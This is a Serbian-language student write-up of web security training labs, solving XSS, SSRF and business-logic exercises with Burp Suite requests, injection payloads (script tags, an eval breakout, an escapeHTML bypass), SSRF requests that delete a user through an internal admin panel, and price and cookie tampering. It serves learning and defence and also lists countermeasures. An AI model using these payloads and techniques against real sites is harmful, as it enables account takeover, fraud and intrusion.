1. Napadi i odbrane na web aplikacijama

1.1 Client Side

Za Client Side napade sam odlučio da prošitim svoje znanje iz XSS (Cross-site scripting).

1.1.1 Objašnjenje klase napada

XSS (Cross-Site Scripting) je tip napada koji omogućava napadaču da ubaci i izvrši zlonamerni JavaScript kod u browseru žrtve, unutar legitimne web aplikacije. Drugim rečima, aplikacija veruje korisničkom inputu kao da je fin, kulturan građanin, a zapravo je mali haos koji čeka da se izvrši.

Napad se dešava jer aplikacija:

- prihvata korisnički unos
- i prikazuje ga bez adekvatne validacije ili escapovanja

Kada žrtva otvori takvu stranicu, browser izvršava taj kod kao da dolazi sa legitimnog sajta.

1.1.2 Tipovi XSS napada

- Stored XSS. Npr u komentaru ostavimo <*script*> tag koji izvršava maliciozni kod na serveru.
- Reflected XSS. U URL umetnemo <*script*> tag.
- DOM-based XSS. Manipulišemo DOM-om kroz input

1.1.3 Uticaj napada

Dok u bezbednim okrućenjima poput Labova XSS napad predstavlja samo alert box, u pravim napadima to mogu biti opasnije stvari poput:

- Krađa sesije (session hijacking)
- Krađa kolačića (cookies)
- Phishing unutar legitimnog sajta
- Izvršavanje akcija u ime korisnika
- Keylogging
- Redirect na zlonamerne sajtove

U tim trenucima napadač dobija kontrolu nad korisnikovim browserom.

1.1.4 Ranjivosti koje omogućavaju napad

Do *exploit*-a može doći zbog propusta poput:


- Nedostatak validacije inputa
- Nedostatak output *encoding*-a
- Nebezbedno korišćenje DOM API-ja u Javascriptu, npr innerHTML, document.write

1.1.5 Kontranamere


- Output encoding. *Escape* korisničkih podataka kako ne bi mogao da umetne tag.
- Validacija inputa. Samo validni formati input polja.
- Bezbedni API-ji. Umesto *innerHTML* koristimo *textContent*.
- HttpOnly cookies. Ne dozvoljava JavaScriptu da pristupi cookijima.
- Korišćenje modernih tehnologija. *Framework*-i poput *Angular, Vue, React* po defaultu radi escaping karaktera (a verovatno i rešavaju i druge bezbedonosne problem) kako inženjeri ne bi ni morali misliti o njima.

1.1.6 Zadaci

1.1.6.1 Reflected XSS into HTML context with nothing encoded (green)



U *Lab*-u nas dočeka jedan blog sajt sa nekoliko blogova i *search bar*-om. Moguća ranjivost je da koristimo *search* da umetnemo maliciozan kod.



Kao što vidimo u <*script*> tag smo ubacili alert sa porukom koja se ispiše kada stisnemo search. Ovde može biti ubačen bilo kakav opasniji kod od običnog alerta jer nema nikakve validacije ni drugih mehanizama odbrane.

1.1.6.2 Stored XSS into HTML context with nothing encoded (green)

Vidimo isti blog sajt sa prethodnog zadatka, samo što nema *search bar*-a. S obzirom da je poenta zadatka Stored XSS, treba pronaći formu gde možemo umetnuti maliciozan kod. Kada se udje u detalje objave nalazimo sekciju komentara. To može biti ranjiva tačka.

Comments

Schmidt Happens | 19 March 2026

I like to read things that are this short, I lose concentration after a while.

Schmidt Happens | 25 March 2026

Must catch up soon.

Mick Mouse | 02 April 2026

I feel a great debate coming on. My husband's just got home and the window cleaner is still in our bed.

Mo Sez | 09 April 2026

I tried to show your blog to my class today. Pre school is a bit young, granted, but start them early.

Leave a comment

Comment:

Name:

Email:

Comment:

```
<script>alert('Maliciozan kod')</script>
```

Kada submit-ujemo ovaj komentar ne desi se ništa, ali korisnik koji učita stranicu sa ovim komentarom može automatski biti napadnut jer je script tag umetnut u njegov browser.

1.1.6.3 DOM XSS in document.write sink using source location.search inside a select element (blue)

Kada inspectujemo product page, primećujemo da kada promenimo store u comboboxu, JS izvlaci parametar iz location.search. To znaci da je moguce poslati zahtev iz URL-a sa tim istim parametrom. Ako u njega ubacimo maliciozni kod, mozemo izvršiti kod koji ne bi trebao biti izvršen.

```
<select name="storeId"> == $0
  <option selected>…</option> slot
  <option>London</option> slot
  <option>Paris</option> slot
  <option>Milan</option> slot
 </select>
 <button type="submit" class="button">Check stock</button>
</form>
```

/product?productId=1&storeId=<script>alert(%27A%27)</script>

ProductId se šalje svakako jer smo na toj stranici, ali sajt nije otporan da mi sami dodamo naš parametar (koji smo shvatili da JS izvlači na nebezbedan način). U URL dodamo script tag sa alertom i rešavamo ovaj zadatak.

1.1.6.4 Reflected DOM XSS (blue)

```
GET /?search=xss HTTP/2
Host: 0aa700e3048da1dd816ccae7004f0004.web-security-academy.net
Cookie: session=1qma5L9krH2BNzm19BVécpenXcI1lwOe
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Na slici se vide rezultazi http zahteva u Burp Suite-u kada unesemo string ’xss’ u search bar.

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 33

{
  "results":[
  ],
  "searchTerm":"xss"
}
```

U response-u nalazimo naš string u JSON formatu. Kada otvorimo Sources tab u browseru, nalazimo da searchResults.js fajl koristi rezultate searcha u eval funkciji. Ovo znaci da samo treba da ubrizgamo maliciozni kod sa odgovarajućim closing karakterima kako bi bilo semantički ispravno. \"-alert(’a’)}// je kod koji radi.

1.1.6.5 Stored DOM XSS (blue)

Kada pokušamo da ostavimo komentar kao u početničkim zadacima, dobijemo sledeći rezultat:

a | 12-04-2026

<script>alert('a)

a | 12-04-2026

<script>alert('a')

Ovo govori da postoji određeni kod za escapeHTML, u šta se možemo i uveriti kad odemo u sources tab.

```
function escapeHTML(html) {
    return html.replace('<', '&lt;').replace('>', '&gt;');
}
```

Ovde je ranjivost to što replace funkcija radi samo za prvo pojavljivanje taga, što znači da možemo izbeći ovo kada unesemo jedan prazan tag. To se takođe vidi jer fali jedan tag u komentaru. String koji će raditi je <><img src=1 onerror=alert(1)>. Prvi prazan tag pomaže da izbegnemo escapeHTML funkciju, a img da ubacimo maliciozni kod.

1.2 Server Side (SSRF)

Za Server Side napade sam odlučio da prošitim svoje znanje iz SSRF (Server-Side Request Forgery).

1.2.1 Objašnjenje klase napada

SSRF (Server-Side Request Forgery) je ranjivost koja omogućava napadaču da natera server da šalje HTTP zahteve ka proizvoljnim destinacijama.
Funkcioniše:

- Aplikacija ima funkcionalnost koja dobavlja neki URL
- Damo joj maliciozan URL
- Server pozove tu adresu u ime napadača

U tom trenutku napadač perko servera dobija pristup osetljivim stvarima

1.2.2 Tipovi SSRF napada

- Basic SSRF. Server direktno vraća odgovor napadaču.
- Blind SSRF. Napadač koristi side-channel (DNS, logove...)
- SSRF ka internim servisima. Pristup preko localhost

1.2.3 Uticaj napada

SSRF može ozbiljno ugroziti organizacije preko sledećih posledica:

- Pristup internim servisima (koji nisu javno dostupni)
- Zaobilaženje firewall-a
- Pristup admin panelima
- Ekstrakcija osetljivih podataka
- Pristup cloud metadata (AWS, Azure…)
- Remote Code Execution (u nekim slučajevima) Ranjivosti koje omogućavaju napad

1.2.4 Ranjivosti koje omogućavaju napad

Do *exploit*-a može doći zbog propusta poput:

- Nedostatak validacije URL-a

- Dozvoljen pristup internim mrežama
- Loše parsiranje URL-a

1.2.5 Kontranamere

- Whitelist pristup.
- Blokiranje internih IP adresa. (localhost, 192.168.x.y,...)
- Validacija i parsiranje URL-a.
- Onemogućiti redirect-e.

1.2.6 Zadaci

1.2.6.1 Basic SSRF against the local server (green)

Kada odemo na stranicu pojedinačnog proizvoda i uradimo *check stock*, interceptujemo u Burp Suite, možemo da vidimo parametar stockApi. To poziva drugi url sa kog se dobavljaju podaci za stock.

```
POST /product/stock HTTP/2
Host: 0a1d004104382bb58158201000f900de.web-security-academy.net
Cookie: session=MzRIftJcZEGPWOfRSpdRULGvnhakvid5
Content-Length: 54
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: */*
Origin:
https://0a1d004104382bb58158201000f900de.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a1d004104382bb58158201000f900de.web-security-academy.net/prod
uct?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http://localhost/admin
```

Pošaljemo zahtev na repeater i promenimo stockApi u URL sa slike. Ovo vrati HTML stranicu sa Admin panelom. Odatle pretražimo ’delete’ i vrlo brzo nađemo deo gde čitamo URL za brisanje i to baš korisnika carlosa.

```
POST /product/stock HTTP/2
Host: 0a1d004104382bb58158201000f900de.web-security-academy.net
Cookie: session=MzRIftJcZEGPWOfRSpdRULGvnhakvid5
Content-Length: 54
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: */*
Origin:
https://0a1d004104382bb58158201000f900de.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a1d004104382bb58158201000f900de.web-security-academy.net/prod
uct?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http://localhost/admin/delete?username=carlos
```

Taj url kopiramo u stockApi i kada pošaljemo ovakav zahtev, postižemo šta smo hteli.

1.2.6.2 Basic SSRF against another back-end system (green)

Sličan zadatak kao prethodni, s tim što ovaj put stockApi gađa adresu na lokalnoj mreži. 192.168.0.1. Vidimo da možemo iskoristiti tu ranjivost. U Burp Intruderu napadamo sve IP adrese na 192.168.0.x, gde su x brojevi od 1 do 255.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
42	42	200	105			3376	
0		400	91			141	
1	1	400	84			141	
2	2	500	59			2581	
3	3	500	54			2581	
4	4	500	55			2581	
5	5	500	68			2581	
6	6	500	95			2581	
7	7	500	59			2581	
8	8	500	54			2581	
9	9	500	95			2581	
10	10	500	53			2581	
11	11	500	56			2581	
12	12	500	55			2581	
13	13	500	54			2581	

Request

Pretty Raw Hex

```
POST /product/stock HTTP/2
Host: 0a800096041bb44a800f125f004f0047.web-security-academy.net
Cookie: session=22KVsIyrWN94ihpBchjm6Cc4gmT1ljq2
Content-Length: 39
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: */*
Origin: https://0a800096041bb44a800f125f004f0047.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a800096041bb44a800f125f004f0047.web-security-academy.net/product?prod
uctId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response

Pretty Raw Hex Render

```
1  HTTP/2 200 OK
2  Content-Type: text/html; charset=utf-8
3  Cache-Control: no-cache
4  X-Frame-Options: SAMEORIGIN
5  Content-Length: 3243
6
7  <!DOCTYPE html>
8  <html>
9    <!--LAB_HEAD_START-->
10   <head>
11     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
12     <link href=/resources/css/labs.css rel=stylesheet>
13     <title>
         Basic SSRF against another back-end system
       </title>
14   </head>
15   <!--LAB_HEAD_END-->
16   <body>
17     <script src="/resources/labheader/js/labHeader.js">
       </script>
18     <!--LAB_HEADER_START-->
```

Inspector

Request attributes	2
Request body parameters	1
Request cookies	1
Request headers	21
Response headers	4

Vidimo da je 42 vratio dobar rezultat, tu se nalazi admin panel.

U repeater dodajemo /admin/delete?username=carlos na URL i time brišemo korisnika.

1.3 Server Side (Business Logic vulnerabilities)

1.3.1 Objašnjenje klase napada

Business Logic Vulnerabilities su ranjivosti koje nastaju zbog loše implementirane poslovne logike aplikacije.

Za razliku od XSS ili SQL injection-a:

- nema nužno "tehničkog buga"
- aplikacija radi tačno ono što je programer napisao

Napadač ne ulazi u sistem, nego ga koristi na način koji inženjeri nisu predvideli.

1.3.2 Tipovi Business logic napada

- Manipulacija cenom ili količinom
- Zaobilaženje workflow-a
- Abuse funkcionalnosti
- Race condition

1.3.3 Uticaj napada

Efekti često finansijski

- Besplatna kupovina proizvoda
- Manipulacija cenama
- Neautorizovan pristup
- Zloupotreba sistemaRanjivosti koje omogućavaju napad

1.3.4 Ranjivosti koje omogućavaju napad

Do *exploit*-a može doći zbog propusta poput:

- Nedostatak validacije na serveru
- Pogrešne pretpostavke
- Nedostatak ograničenja

1.3.5 Kontranamere

- Validacija na serveru
- Jasna pravila business logike
- Logging
- Ograničenja

1.3.6 Zadaci

1.3.6.1 Excessive trust in client-side controls (green)


Primećujemo da kada dodamo proizvod u korpu, šalje se parametar price koji se uzima sa frontenda. Ovo je očigledna ranjivost jer možemo uz pomoć naših alata poslati drugačiju cenu za isti proizvod.

```
productId=1&redir=PRODUCT&quantity=1&price=133700
```

```
productId=1&redir=PRODUCT&quantity=1&price=100
```

Promenili smo price na 100, dodali u korpu i poručili jaknu za 1$.

1.3.6.2 High-level logic vulnerability (green)



Na slici vidimo da postoji frontend validacija da se ne može dodati negativna količina proizvoda u korpu. Ipak, kroz burp shvatamo da ista validacija ne postoji na serveru.

Store credit:
$100.00

Cart

Name	Price	Quantity	
Lightweight "l33t" Leather Jacket	$1337.00	- 1 +	Remove
Conversation Controlling Lemon	$11.19	- -100 +	Remove

Coupon:

Add coupon

Apply

Total: $218.00

Place order

Ovako izgleda naša korpa, vidimo da možemo manipulisati cenom kada dodamo negativne brojeve u quantity drugih proizvoda. Dodamo još malo negativnih vrednosti kako bi imali dovoljno novca za jaknu.

```
productId=2&redir=PRODUCT&quantity=-100
```

Ako preteramo, vidimo da cena ne sme biti ispod 0, tako da moramo dodati dovoljno proizvoda da cena taman bude iznad nule.

Store credit:
$100.00

Cart

Name	Price	Quantity	
Lightweight "l33t" Leather Jacket	$1337.00	- 1 +	Remove
Conversation Controlling Lemon	$11.19	- -195 +	Remove
What Do You Meme?	$61.65	- 14 +	Remove

Coupon:

Add coupon

Apply

Total: $18.05

Place order

Kada nam korpa izgleda ovako, konačno naručimo proizvode. Usput smo dobili i bonus 14 drugih proizvoda.

1.3.6.3 Authentication bypass via encryption oracle (blue)

Invalid email address: mojmail

Thank you for your comment!

Your comment has been submitted.

```
HTTP/2 302 Found
Location: /post?postId=2
Set-Cookie: notification=
JO%2bNabNQgBZsVlnhOi7Ncb5yc86cKtRudMY%2fvxxMN6c%3d; HttpOnly
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

```
        </section>
    </header>
    <header class="notification-header">
        wiener:1776174419739
    </header>
    <div class="blog-post">
```

```
    </header>
    <header class="notification-header">
        Invalid email address:
        administrator:1776174419739
    </header>
    <div class="blog-post">
```

```
<header class="notification-header">
    administrator:1776177630569
</header>
<div class="blog-post">
```

```
1 GET /admin HTTP/2
2 Host: 0a4400fb046b4788ddb50329008b0084.web-security-academy.net
3 Cookie: stay-logged-in=
  %50%70%78%59%31%71%67%4b%64%32%38%46%66%72%2b%42%4d%47%41%55%4b%39%67%38%39%6c%44%6a%6d%35%6d%70%54%2b%37%61%34%56%51%6f%44%57%49%3d;
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
```

Users

wiener - Delete
carlos - Delete

Vidimo na stranici da se vraca invalid email address, što znači da browser dekriptuje mail prosledjen u komentaru. Pomoću toga možemo sami da napravimo naš cookie. Kada

promenimo cookie iz wiener:timestamp u administrator:timestamp i enkodiramo, dobijamo naš cookie. Pomoću njega šaljemo zahteve i obrošemo korisnika.

1.3.6.4 Infinite money logic flaw(blue)

Vidimo ranjivost u vidu gift kartica i kupona. Naime možemo sami sebi da kupimo gift karticu za 10 dolara i primenimo popust od 30% na nju. Ukucamo kod iz kartice i dobijemo 3 dolara. Ako bi automatizovali ovaj proces, mogli bi neograničen broj puta da „poklonimo“ sebi 3 dolara, što ćemo i uraditi. U Burpu ćemo napraviti macro koji poziva ove zahteve i automtizovati ceo proces. Kako refreshujemo stranicu u browseru, vidimo da nam se iznos uvećava konstantno

0		200	51	4527
1	null	200	53	4527
2	null	200	50	4527
3	null	200	50	4527
4	null	200	47	4527
5	null	200	51	4527
6	null	200	49	4527
7	null	200	50	4527
8	null	200	51	4527
9	null	200	52	4527
10	null	200	51	4527
11	null	200	51	4527
12	null	200	51	4527
13	null	200	47	4527
14	null	200	51	4527

Iz intrudera šaljemo ove zahteve. Treba samo sačekati dok se ne nakupi 1337$ i kupićemo jaknu.

Store credit:
$601.00

Ovo je skoro pola puta.
Kada dovoljno sačekamo, imamo dovoljno para za jaknu.

1.3.6.5 Lab: Insufficient workflow validation (blue)

Ovde pronalazimo da nakon uspešne kupovine odmah bivamo redirectovani na stranicu „uspešna kupovina“.

1199	https://0a1e004003d2f2d88...	POST	/cart/checkout	✓	303	129		
1200	https://0a1e004003d2f2d88...	GET	/cart/order-confirmation?order-c...	✓	200	4199	HTML	Insufficient workflow v...
1201	https://0a1e004003d2f2d88...	GET	/academyLabHeader		101	147		

Request

Pretty Raw Hex

```
1  POST /cart/checkout HTTP/2
2  Host: 0a1e004003d2f2d8806cd0f8009c0006.web-security-academy.net
3  Cookie: session=fpL508a1OREq9ux1Dc4T6EhapJtCZHTe
4  Content-Length: 37
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "Windows"
9  Accept-Language: en-US,en;q=0.9
10 Origin:
   https://0a1e004003d2f2d8806cd0f8009c0006.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
14 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
   /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
1  HTTP/2 303 See Other
2  Location: /cart/order-confirmation?order-confirmed=tru
3  X-Frame-Options: SAMEORIGIN
4  Content-Length: 0
5
6
```

Search

Možemo zloupotrebiti tako što ponovo pošaljemo zahtev sa jeftinim proizvodom a u browseru izaberemo skuplji. Time kupimo jaknu po manjoj ceni.